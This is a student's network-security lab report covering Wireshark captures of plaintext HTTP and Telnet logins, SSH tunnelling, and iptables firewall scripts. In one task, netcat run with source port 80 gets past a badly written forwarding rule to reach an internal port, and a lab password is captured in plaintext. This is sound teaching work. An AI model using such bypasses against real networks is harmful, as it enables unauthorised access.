
Server Port: 80


Source	Destination	Protocol	Length	Info
192.168.12.1	192.168.23.3	TCP	74	54942 → 80 [SYN] Seq=0
192.168.23.3	192.168.12.1	TCP	74	80 → 54942 [SYN, ACK] Seq=0 Ack=1
192.168.12.1	192.168.23.3	TCP	66	54942 → 80 [ACK] Seq=1 Ack=1
192.168.12.1	192.168.23.3	HTTP	262	GET /index.html?username=rk20134&password=6cddb77a HTTP/1.1
192.168.23.3	192.168.12.1	TCP	66	80 → 54942 [ACK] Seq=1 Ack=197
192.168.23.3	192.168.12.1	HTTP	563	HTTP/1.1 200 OK (text/html)
192.168.12.1	192.168.23.3	TCP	66	54942 → 80 [ACK] Seq=197 Ack=498
192.168.12.1	192.168.23.3	TCP	66	54942 → 80 [FIN, ACK] Seq=197 Ack=498
192.168.23.3	192.168.12.1	TCP	66	80 → 54942 [FIN, ACK] Seq=498 Ack=198
192.168.12.1	192.168.23.3	TCP	66	54942 → 80 [ACK] Seq=198 Ack=499

The password can be made secure by using HTTPS instead of HTTP. In HTTP, the password is sent as plaintext whereas HTTPS will encrypt the password using TLS/SSL which uses a combination of symmetric and asymmetric encryption.

Initial sequence numbers are important because they ensure who the sender of the packets is by the client and server synchronizing their number that they agreed on. It also makes sure that the packets are received in the correct order – if they are sent out of order from potential packet spoofing then this packet is discarded which prevents the attack.

Task 2.2 Using an unsafe protocol (Telnet) for remote connection





Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
65	4,448	52	4,887

The password is sent as plaintext in multiple packets for each character.

Task 2.3 Using a safe protocol (SSH) for remote connection

```
┌──(root💀client)-[~]
└─# ssh joe@server
joe@server's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 16 Feb 2023 04:24:37 AM UTC

  System load:  0.0               Users logged in:       0
  Usage of /:   52.3% of 8.79GB   IPv4 address for eth0: 192.168.23.3
  Memory usage: 60%               IPv4 address for eth1: 172.18.246.145
  Swap usage:   0%                IPv4 address for eth2: 192.168.34.3
  Processes:    121

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

86 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Thu Feb 16 03:56:31 2023 from client.somedomain.nosuch
```

```
joe@server:~$ hostname
server
joe@server:~$ exit
logout
Connection to server closed.
```

Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
57	6,806	42	7,461

$$\textit{ratio of ssh to telnet} = \frac{\textit{Total TCP bytes for ssh}}{\textit{Total TCP bytes for telnet}}$$

14,267 ÷ 9335 = 1.5283 to 1

It is not possible to see the password through packet sniffing in Wireshark when using SSH because SSH encrypts the data using symmetric encryption such as AES.

Task 2.4 Exploring SSH

Removing SSH information:

```
┌──(root💀client)-[~]
└─# rm -r .ssh

┌──(root💀client)-[~]
└─# ssh joe@server
The authenticity of host 'server (192.168.23.3)' can't be established.
ECDSA key fingerprint is SHA256:/jg56XkLrrS+IruKYX9ifr/LMwxB59jI/EJGUau5nwc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'server,192.168.23.3' (ECDSA) to the list of known hosts.
joe@server's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-64-generic x86_64)
```

Logging in the second time:

```
┌──(root💀client)-[~]
└─# ssh joe@server
joe@server's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-64-generic x86_64)
```

Because the previous SSH information was removed, when logging in to the server for the 'first time' the client's key appears to not exist to the server and therefore presenting the authenticity message. The challenge message serves as an important security feature to prevent attacks such as a man-in-the-middle attack. Because SSH forms key-pairs for client and server, the authenticity message could imply that the servers key isn't recognised by the client which could mean that the client is logging into a malicious network posing as the server. If the client were to log into the malicious network then an attacker can intercept data or other confidential information.


Task 2.5 Using SSH as a per-application VPN

To access the HTTP server on client securely without TLS/SSL support we can port forward to create an SSH tunnel. We establish a connection between client and server with the following command:


'SSH -L 8080:localhost:80 root:192.168.23.3'

This will open port 8080 from the client and forward traffic to port 80 on the server.

We can see that it works by going to 'localhost:8080' and capturing the packets on Wireshark:



```
192.168.12.1    192.168.23.3    SSH      150 Client: Encrypted packet (len=84)
192.168.23.3    192.168.12.1    TCP       66 22 → 44058 [ACK] Seq=1 Ack=85 Win=1002 Len=0 TSval=285041975 TSecr=62481568
192.168.23.3    192.168.12.1    SSH      110 Server: Encrypted packet (len=44)
192.168.12.1    192.168.23.3    TCP       66 44058 → 22 [ACK] Seq=85 Ack=45 Win=501 Len=0 TSval=62481570 TSecr=285041976
192.168.12.1    192.168.23.3    SSH      430 Client: Encrypted packet (len=364)
192.168.23.3    192.168.12.1    TCP       66 22 → 44058 [ACK] Seq=45 Ack=449 Win=1002 Len=0 TSval=285041977 TSecr=62481570
192.168.23.3    192.168.12.1    SSH      582 Server: Encrypted packet (len=516)
192.168.12.1    192.168.23.3    TCP       66 44058 → 22 [ACK] Seq=449 Ack=561 Win=501 Len=0 TSval=62481577 TSecr=285041983
192.168.12.1    192.168.23.3    SSH      350 Client: Encrypted packet (len=284)
192.168.23.3    192.168.12.1    TCP       66 22 → 44058 [ACK] Seq=561 Ack=733 Win=1002 Len=0 TSval=285042082 TSecr=62481673
192.168.23.3    192.168.12.1    SSH      590 Server: Encrypted packet (len=524)
192.168.12.1    192.168.23.3    TCP       66 44058 → 22 [ACK] Seq=733 Ack=1085 Win=501 Len=0 TSval=62481676 TSecr=285042082
```



Source	Destination	Protocol	Length	Info
192.168.12.1	192.168.23.3	SSH	150	Client: Encrypted packet (len=84)
192.168.23.3	192.168.12.1	TCP	66	22 → 44058 [ACK] Seq=1 Ack=85 Win=1002 Len=0 TSval=285316090 TSecr=62755668
192.168.23.3	192.168.12.1	SSH	110	Server: Encrypted packet (len=44)
192.168.12.1	192.168.23.3	TCP	66	44058 → 22 [ACK] Seq=85 Ack=45 Win=501 Len=0 TSval=62755669 TSecr=285316091
192.168.12.1	192.168.23.3	SSH	102	Client: Encrypted packet (len=36)
192.168.23.3	192.168.12.1	SSH	138	Server: Encrypted packet (len=72)
192.168.12.1	192.168.23.3	TCP	66	44058 → 22 [ACK] Seq=121 Ack=117 Win=501 Len=0 TSval=62760669 TSecr=285321091
192.168.12.1	192.168.23.3	SSH	102	Client: Encrypted packet (len=36)
192.168.23.3	192.168.12.1	TCP	66	22 → 44058 [ACK] Seq=117 Ack=157 Win=1002 Len=0 TSval=285321135 TSecr=62760669

The packets have been encrypted by SSH which means the traffic is secure.

Task 2.6 SSH versions

SSHv1 provides an encrypted channel to users logging into a remote device and provides strong host-to-host and user authentication.[5]

SSHv2 is an improved and efficient version of v1 by adding better defence mechanisms to avoid vulnerabilities in v1, however it is not compatible with v1 meaning that it can't communicate with a client/server with different versions.

SSHv2 uses stronger algorithms for key encryption such as DSA whereas SSHv1 only uses RSA – this will prevent eavesdropping, spoofing and man in the middle attacks.

The command line uses SSHv2 8.4p1:

```
OpenSSH_8.4p1 Debian-3, OpenSSL 1.1.1i  8 Dec 2020
```

Lab 3 (09/02/2023)

Task 3.1 Collect some brief notes on how to use iptables

```
#!/bin/sh
# This script sets up a (very) basic set of firewall rules

# First set all the rules to drop (nothing gets through)
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

# Flush out old rules (start with empty rules)
iptables -F

# let internal machines access the external DNS in both directions
# by using this machine as a DNS proxy
## (ie we trust this external machine but only on port 53)

iptables -A INPUT -i eth0 -p udp --dport 53 -j ACCEPT
iptables -A OUTPUT -o eth0 -p udp --sport 53 -j ACCEPT
iptables -A OUTPUT -o eth1 -p udp --dport 53 -j ACCEPT
iptables -A INPUT -i eth1 -p udp --sport 53 -j ACCEPT

# allow client to connect to gateway and server on port 22
iptables -A INPUT -i eth0 -p tcp --dport 22 -j ACCEPT
iptables -A OUTPUT -o eth0 -p tcp --sport 22 -j ACCEPT
iptables -A FORWARD -i eth0 -p tcp --dport 22 -j ACCEPT
iptables -A FORWARD -o eth0 -p tcp ! --syn --sport 22  -j ACCEPT
```

-P sets the policy for the given chain this will either be ACCEPT or DROP. In this case for the code above the policy is drop for all chains so that all traffic is blocked.

-F flushes all/selected chains which will delete all the existing rules.

-A appends one or more rules to the end of the selected chain which is either INPUT, OUTPUT or FORWARD.

-i and -o corresponds to the input or output interface, respectively. A name of the interface needs to be given for which a packet will be received or for which a packet is going to be sent.

-p is for the protocol of the rule or packet to be checked. The protocols can be tcp, udp, icmp or all of them.

-j specifies the target of the rule, so if the packet matches the rules set out above they are accepted otherwise they will be dropped.

--dport is the destination port and --sport is the source port.

--syn specifies the SYN flag. In the case of the last rule from the code above, the rule allows TCP packets to pass through the firewall from the interface eth0 to anywhere except for packets that just have the SYN flag set which will then be blocked. The packets should also have a source port of 22 which is for SSH traffic.

! is an operator that inverts the specified condition.

Adding echo ‘hello world’ to make sure the script is running:

```
root@gateway:~# ./firewall_script.sh
hello world
```

Task 3.2 Why do you need to use ./ ?

./ is important when executing a command or script in the current directory because it prevents any accidental or malicious scripts executing that have the same name as system commands such as cd or ls. If the ./ prefix didn’t exist, then if an attacker deploys a program called cd in the directory and the user types cd then it may execute this malicious program instead of the actual cd command. The ./ prefix means that the specified program is to be executed in the current directory and nowhere else.

Task 3.3 Learning to use the tools

Checking connectivity from client to server on port 80:

```
root@gateway:~# nc -v -n -z -w 3 192.168.23.3 80
nc: connect to 192.168.23.3 port 80 (tcp) timed out: Operation now in progress
```

Checking connectivity on an arbitrary port:

```
┌──(root💀client)-[~]
└─# nc -l -k -p 43
```

```
root@server:~# nc -v -n -z -w 3 192.168.12.1 43
nc: connect to 192.168.12.1 port 43 (tcp) timed out: Operation now in progress
```

Ports used by client:

22 used by SSH; 3350 used by xrdp and 8834 used by Nessus.

```
┌──(root💀client)-[~]
└─# netstat -l -t -n -p
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      829/sshd: /usr/sbin
tcp        0      0 0.0.0.0:8834            0.0.0.0:*               LISTEN      822/nessusd
tcp6       0      0 ::1:3350                :::*                    LISTEN      833/xrdp-sesman
tcp6       0      0 :::22                   :::*                    LISTEN      829/sshd: /usr/sbin
tcp6       0      0 :::8834                 :::*                    LISTEN      822/nessusd
```

Ports used by gateway:

22, 53 and 953 used by DNS, 8000 and 8089 used by Splunk, 8065 used by Python, 8191 used by MongoDB, 10514 used for Rsyslogd.

```
root@gateway:~# netstat -l -t -n -p
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:10514           0.0.0.0:*               LISTEN      642/rsyslogd
tcp        0      0 192.168.12.2:53         0.0.0.0:*               LISTEN      635/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      635/named
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      612/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      689/sshd: /usr/sbin
tcp        0      0 0.0.0.0:8089            0.0.0.0:*               LISTEN      624/splunkd
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      635/named
tcp        0      0 0.0.0.0:8191            0.0.0.0:*               LISTEN      817/mongod
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      624/splunkd
tcp        0      0 127.0.0.1:8065          0.0.0.0:*               LISTEN      914/python3.7
tcp6       0      0 :::10514                :::*                    LISTEN      642/rsyslogd
tcp6       0      0 :::22                   :::*                    LISTEN      689/sshd: /usr/sbin
tcp6       0      0 ::1:953                 :::*                    LISTEN      635/named
```

Ports used by server:

7, 21, 22, 23, 37, 53, 79, 80, 139, 443, 445, 953

```
root@server:~# netstat -l -t -n -p
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      615/smbd
tcp        0      0 192.168.23.3:53         0.0.0.0:*               LISTEN      579/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      579/named
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      608/vsftpd
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      554/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      616/sshd: /usr/sbin
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      579/named
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      615/smbd
tcp6       0      0 :::37                   :::*                    LISTEN      724/xinetd
tcp6       0      0 :::7                    :::*                    LISTEN      724/xinetd
tcp6       0      0 :::79                   :::*                    LISTEN      724/xinetd
tcp6       0      0 :::80                   :::*                    LISTEN      655/apache2
tcp6       0      0 :::22                   :::*                    LISTEN      616/sshd: /usr/sbin
tcp6       0      0 :::23                   :::*                    LISTEN      724/xinetd
tcp6       0      0 ::1:953                 :::*                    LISTEN      579/named
tcp6       0      0 :::443                  :::*                    LISTEN      655/apache2
```

Task 3.4 The bad way to set up a firewall

iptables -A FORWARD -i eth0 -o eth1 -p tcp --dport 80 -j ACCEPT
Allows TCP traffic on port 80 (HTTP) to be forwarded from the eth0 interface to the eth1 interface.

```
┌──(root💀client)-[~]
└─# nc -v -n -z -w 3 192.168.23.3 80
nc: connect to 192.168.23.3 port 80 (tcp) timed out: Operation now in progress
```

Capturing packets using 'wireshark -f "not port 22" &':

3	4.899591397	192.168.23.3	192.168.23.2	TCP	74 53126 → 10514 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=…
4	5.294504822	192.168.12.1	192.168.23.3	TCP	74 42240 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T…
5	5.294539623	192.168.23.3	192.168.12.1	TCP	74 80 → 42240 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA…
6	6.307662065	192.168.23.3	192.168.12.1	TCP	74 [TCP Retransmission] 80 → 42240 [SYN, ACK] Seq=0 Ack=1 Win=65…
7	6.317356981	192.168.12.1	192.168.23.3	TCP	74 [TCP Retransmission] 42240 → 80 [SYN] Seq=0 Win=64240 Len=0 M…
8	6.317372482	192.168.23.3	192.168.12.1	TCP	74 [TCP Retransmission] 80 → 42240 [SYN, ACK] Seq=0 Ack=1 Win=65…
9	8.323568316	192.168.23.3	192.168.12.1	TCP	74 [TCP Retransmission] 80 → 42240 [SYN, ACK] Seq=0 Ack=1 Win=65…
10	12.579607131	192.168.23.3	192.168.12.1	TCP	74 [TCP Retransmission] 80 → 42240 [SYN, ACK] Seq=0 Ack=1 Win=65…
11	20.771628007	192.168.23.3	192.168.12.1	TCP	74 [TCP Retransmission] 80 → 42240 [SYN, ACK] Seq=0 Ack=1 Win=65…
12	36.899589634	192.168.23.3	192.168.12.1	TCP	74 [TCP Retransmission] 80 → 42240 [SYN, ACK] Seq=0 Ack=1 Win=65…

TCP retransmissions occur when packets are lost or dropped – in this case it happens because the firewall isn't allowing the server to send packets back.

Adding the rule:

iptables -A FORWARD -i eth1 -o eth0 -p tcp --sport 80 -j ACCEPT

```
┌──(root💀client)-[~]
└─# nc -v -n -z -w 3 192.168.23.3 80
Connection to 192.168.23.3 80 port [tcp/*] succeeded!
```

3	4.181722048	192.168.12.1	192.168.23.3	TCP	74 42250 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T…
4	4.181757349	192.168.23.3	192.168.12.1	TCP	74 80 → 42250 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA…
5	4.182255460	192.168.12.1	192.168.23.3	TCP	66 42250 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2404769101…
6	4.182343262	192.168.12.1	192.168.23.3	TCP	66 42250 → 80 [FIN, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=24047…
7	4.182583168	192.168.23.3	192.168.12.1	TCP	66 80 → 42250 [FIN, ACK] Seq=1 Ack=2 Win=65216 Len=0 TSval=32006…
8	4.183000277	192.168.12.1	192.168.23.3	TCP	66 42250 → 80 [ACK] Seq=2 Ack=2 Win=64256 Len=0 TSval=2404769102…

Task 3.5 Showing why the last rule in Task 3.4 is bad

```
root@server:~# systemctl stop apache2
[3]+  Done


root@server:~# nc -v -n -z -w 3 -p 80 192.168.12.1 8834
Connection to 192.168.12.1 8834 port [tcp/*] succeeded!
```

The rule in task 3.4 allows any traffic with a source port of 80 to pass through which means any unauthorised access could be made from an external network to the internal network by using any open port.

Task 3.6 A better firewall rule

Adding the rule:

iptables -A FORWARD -i eth1 -o eth0 -p tcp ! --syn --sport 80 -j ACCEPT

```
┌──(root💀client)-[~]
└─# nc -v -n -z -w 3 -p 80 192.168.23.3 80
Connection to 192.168.23.3 80 port [tcp/*] succeeded!
```

Allows the client to connect to the HTTP server.

```
root@server:~# nc -v -n -z -w 3 -p 80 192.168.12.1 8834
nc: connect to 192.168.12.1 port 8834 (tcp) timed out: Operation now in progress
```

Doesn't allow the external server to make a connection to the client.


The "! –-syn" means packets with just the SYN bit will be blocked. Which will stop inbound connections because the TCP three-way handshake will not complete. Therefore, this rule blocks the 'hole' that the attackers can go through from the external side of things.

Task 3.7 Build your own firewall "policy"

My firewall script:

```
#!/bin/sh
# This script sets up a (very) basic set of firewall rules

# First set all the rules to drop (nothing gets through)
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

# Flush out old rules (start with empty rules)
iptables -F

# let internal machines access the external DNS in both directions
# by using this machine as a DNS proxy
## (ie we trust this external machine but only on port 53)

iptables -A INPUT -i eth0 -p udp --dport 53 -j ACCEPT
iptables -A OUTPUT -o eth0 -p udp --sport 53 -j ACCEPT
iptables -A OUTPUT -o eth1 -p udp --dport 53 -j ACCEPT
iptables -A INPUT -i eth1 -p udp --sport 53 -j ACCEPT

# allow client to connect to gateway and server on port 22 (so that you can use wireshark)
iptables -A INPUT -i eth0 -p tcp --dport 22 -j ACCEPT
iptables -A OUTPUT -o eth0 -p tcp --sport 22 -j ACCEPT
iptables -A FORWARD -i eth0 -p tcp --dport 22 -j ACCEPT
iptables -A FORWARD -o eth0 -p tcp ! --syn --sport 22  -j ACCEPT

# below here this is where you put your configuration
echo "hello world"


#Block all UDP traffic except DNS
iptables -A INPUT -p udp -j DROP
iptables -A OUTPUT -p udp -j DROP

#Block outbound Telnet, pop3, pop2, imap, imap3
iptables -A OUTPUT -p tcp --dport 23 -j DROP   # Telnet
iptables -A OUTPUT -p tcp --dport 110 -j DROP  # POP3
iptables -A OUTPUT -p tcp --dport 109 -j DROP  # POP2
iptables -A OUTPUT -p tcp --dport 143 -j DROP  # IMAP
iptables -A OUTPUT -p tcp --dport 220 -j DROP  # IMAP3

#Block all smtp
iptables -A INPUT -p tcp --sport 25 -j DROP
iptables -A OUTPUT -p tcp --dport 25 -j DROP

#Block all ftp
iptables -A INPUT -p tcp --sport 21 -j DROP
iptables -A OUTPUT -p tcp --dport 21 -j DROP

#Block all netbios protocols
iptables -A OUTPUT -p udp --dport 137 -j DROP
iptables -A OUTPUT -p udp --dport 138 -j DROP
iptables -A OUTPUT -p tcp --dport 139 -j DROP

#Block all TCP connections from external to internal except SSH traffic from external to internal
iptables -A FORWARD -i eth0 -o eth1 -p tcp ! --syn --dport 22 -j ACCEPT
iptables -A FORWARD -i eth0 -o eth1 -p tcp -j DROP

#Allow all internal TCP traffic to connect to external
iptables -A FORWARD -i eth1 -o eth0 -p tcp -j ACCEPT
```

Testing some of the ports:



Telnet, POP3, POP2, IMAP, and IMAP3, SMTP and FTP are blocked because they transmit login credentials in plaintext, making them vulnerable to eavesdropping and interception. NetBIOS protocols are blocked because they are outdated which means they are often used by attackers to exploit vulnerabilities in network systems and gain unauthorised access to network resources or information.

This means SSH, POP3S, and IMAPS are often allowed because they use secure encryption methods to protect sensitive information instead of plaintext.

Task 3.8 Stopping IP address spoofing

To stop IP spoofing we can add anti-spoofing rules to the beginning of our firewall script. We add the rules at the beginning of the script so that it catches spoof packets and drops them before they cause damage to the network. “The basic idea of anti-spoofing protection is to create a firewall rule assigned to the external interface of the firewall that examines source address of all packets crossing that interface coming from outside. If the address belongs to the internal network or the firewall itself, the packet is dropped.”[6]

Spoofed packets can pose a danger through various attacks. This could include DDoS attacks or man in the middle attacks. In the case of a DDoS attack, the attacker will use spoofed packets to mask the traffic that is sent to the network. The packets will look like they came from legitimate sources making it difficult to filter out malicious requests, this would then overwhelm and disrupt the network potentially causing failure.

Man in the middle attacks can occur by the attacker spoofing a packet with a legitimate address to establish a connection with a host in the network. If this connection is established, the attacker would be able to intercept or modify any passing traffic. This means the attacker could intercept a packet with sensitive plaintext data or even redirect traffic to another illegitimate host.

Task 3.9 Stateful firewall rules

Changing to stateful rules we change the following:

```
#Block all UDP traffic except DNS
iptables -A OUTPUT -p udp -m state --state NEW,ESTABLISHED --dport 53 -j ACCEPT
iptables -A OUTPUT -p udp -j DROP

#Block outbound Telnet, pop3, pop2, imap, imap3
iptables -A OUTPUT -p tcp --dport 23 -j DROP   # Telnet
iptables -A OUTPUT -p tcp --dport 110 -j DROP  # POP3
iptables -A OUTPUT -p tcp --dport 109 -j DROP  # POP2
iptables -A OUTPUT -p tcp --dport 143 -j DROP  # IMAP
iptables -A OUTPUT -p tcp --dport 220 -j DROP  # IMAP3

#Block all smtp
iptables -A INPUT -p tcp --sport 25 -j DROP
iptables -A OUTPUT -p tcp --dport 25 -j DROP

#Block all ftp
iptables -A INPUT -p tcp --sport 21 -j DROP
iptables -A OUTPUT -p tcp --dport 21 -j DROP

#Block all netbios protocols
iptables -A OUTPUT -p udp --dport 137 -j DROP
iptables -A OUTPUT -p udp --dport 138 -j DROP
iptables -A OUTPUT -p tcp --dport 139 -j DROP

